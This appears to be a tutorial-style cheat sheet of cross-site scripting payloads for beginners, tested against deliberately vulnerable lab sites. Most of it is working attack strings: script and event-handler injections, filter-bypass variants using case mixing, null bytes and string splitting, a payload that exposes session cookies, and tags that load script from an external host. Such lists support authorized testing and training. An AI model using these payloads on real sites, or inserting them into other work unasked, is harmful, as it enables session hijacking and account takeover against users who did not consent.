Cross-Site Scripting (XSS) Payload Examples

This is not meant to be an exhaustive list of XSS examples. I'm not going to explain the difference between the various types of XSS attacks, because that's already been done. I'm merely showing you some basic payloads and how they work. I'm not going to try to explain the theory behind these attacks, either. I'll add to this list as I explore more and different types of payloads.

Do not attempt these or any other attacks on any site or application that you do not have explicit permission to test. This guide was created for educational purposes only. The author assumes no responsibility for your actions.

Feel free to share this information. These attacks are not my original creations. I am merely presenting this information in a manner that may help beginners see how specific payloads function.

Please let me know if you find errors in this or any of my other tutorials. You can contact me on Twitter.

More XSS Payloads:

- Ultimate Cross Site Scripting Attack Cheat Sheet: https://www.vulnerability-lab.com/resources/documents/531.txt
- More XSS Payloads: https://github.com/xsuperbug/payloads/blob/master/XSS%20-2
- XSS-Payload-List: https://github.com/payloadbox/xss-payload-list
- Portswigger XSS Cheat Sheet: https://portswigger.net/web-security/cross-site-scripting/cheat-sheet

Payload Notes and Tips

- These payloads entered in search fields may also be attempted in URLs.
  Example: http://10.0.0.21/dvwa/vulnerabilities/xss_r/?name=**<svg/onload=alert(1)>**

- Some payloads may leave residual characters, such as “> on the page after a search. You may be able to escape those characters using encoding.

- Other payloads may leave broken images. They may also be attached to images that cause popup on mouseover or by clicking them.


- In some cases, a null byte, %00, in front of the payload may need to be used in order to bypass filters.

- When copying and pasting from MS Word, you may need to manually replace single and double quote characters. Sometimes, they do not work because of MS Word formatting.


- Try these payloads with both double and single quotes. If one doesn’t work, try the other.

- If your payloads still don’t work, try using the word *confirm* instead of *alert*. The word *alert* may be filtered out. Thanks to The XSS Rat for that one!


Example 1 – *XXS* Popup

Payloads	Output
<script>alert("XSS");</script>	 XSS
<script>alert(‘XSS’);</script>	
<script>alert(‘XSS’)</script>	
<<script>alert("XSS");//<</script>	
<sCripT>alert("XSS")</scRipt>	
<scr<script>ipt>alert('XSS')</script>	
<sCripT>alert('XSS')</scRipt>	
<img src="/" onerror="alert('XSS')"/>	
<img src=x onMouseOver=alert('XSS')>	
<svg/onload=eval("ale"+"rt")(`XSS${alert`XSS`}`)>	
<img src='nevermind' onerror="alert('XSS');" />	
<< script>alert("XSS");//<</ script>	
<svg/onload=alert('XSS')>	
div.innerHTML = '<script deferred>alert("XSS");</script>';	
<img src="aaa" onerror=alert('xxs')>	
<body onload="alert('XSS')">	


Example 2 – *1* Popup

Payloads	Output
<svg/onload=alert(1)>	 1
<svg onload=alert(1)>	
</*tag*><svg onload=alert(1)>	
"></*tag*><svg onload=alert(1)>	
</script><svg onload=alert(1)>	
“><img onerror=alert(1) src>	
<img src='x' onerror='alert(1)'>	
"><svg onload=alert(1)>	
<script>alert(1)</script>	
%00<script>alert(1)</script>	
%00<script>alert(1);</script>	

Example 3 – *Cookie* Popup

Payload	Output
<script>alert(document.cookie);</script>	 security=low; PHPSESSID=fb0361d11a2df8cf6db622270947a8e1

Example 4 – *Domain* Popup

Payloads	Output
</Textarea/</Noscript/</Pre/</Xmp><Svg /Onload=confirm(document.domain)>” <script/src=//15.rs></script> <script src=//⑮.₨></script> *	 testphp.vulnweb.com

* Use this script when the input field is limited. Thanks to TR Bug Hunters for that one.

Example 5 – *Blank* Popup

Payload	Output
document.createElement('div').innerHTML = "<img src onerror=alert()>"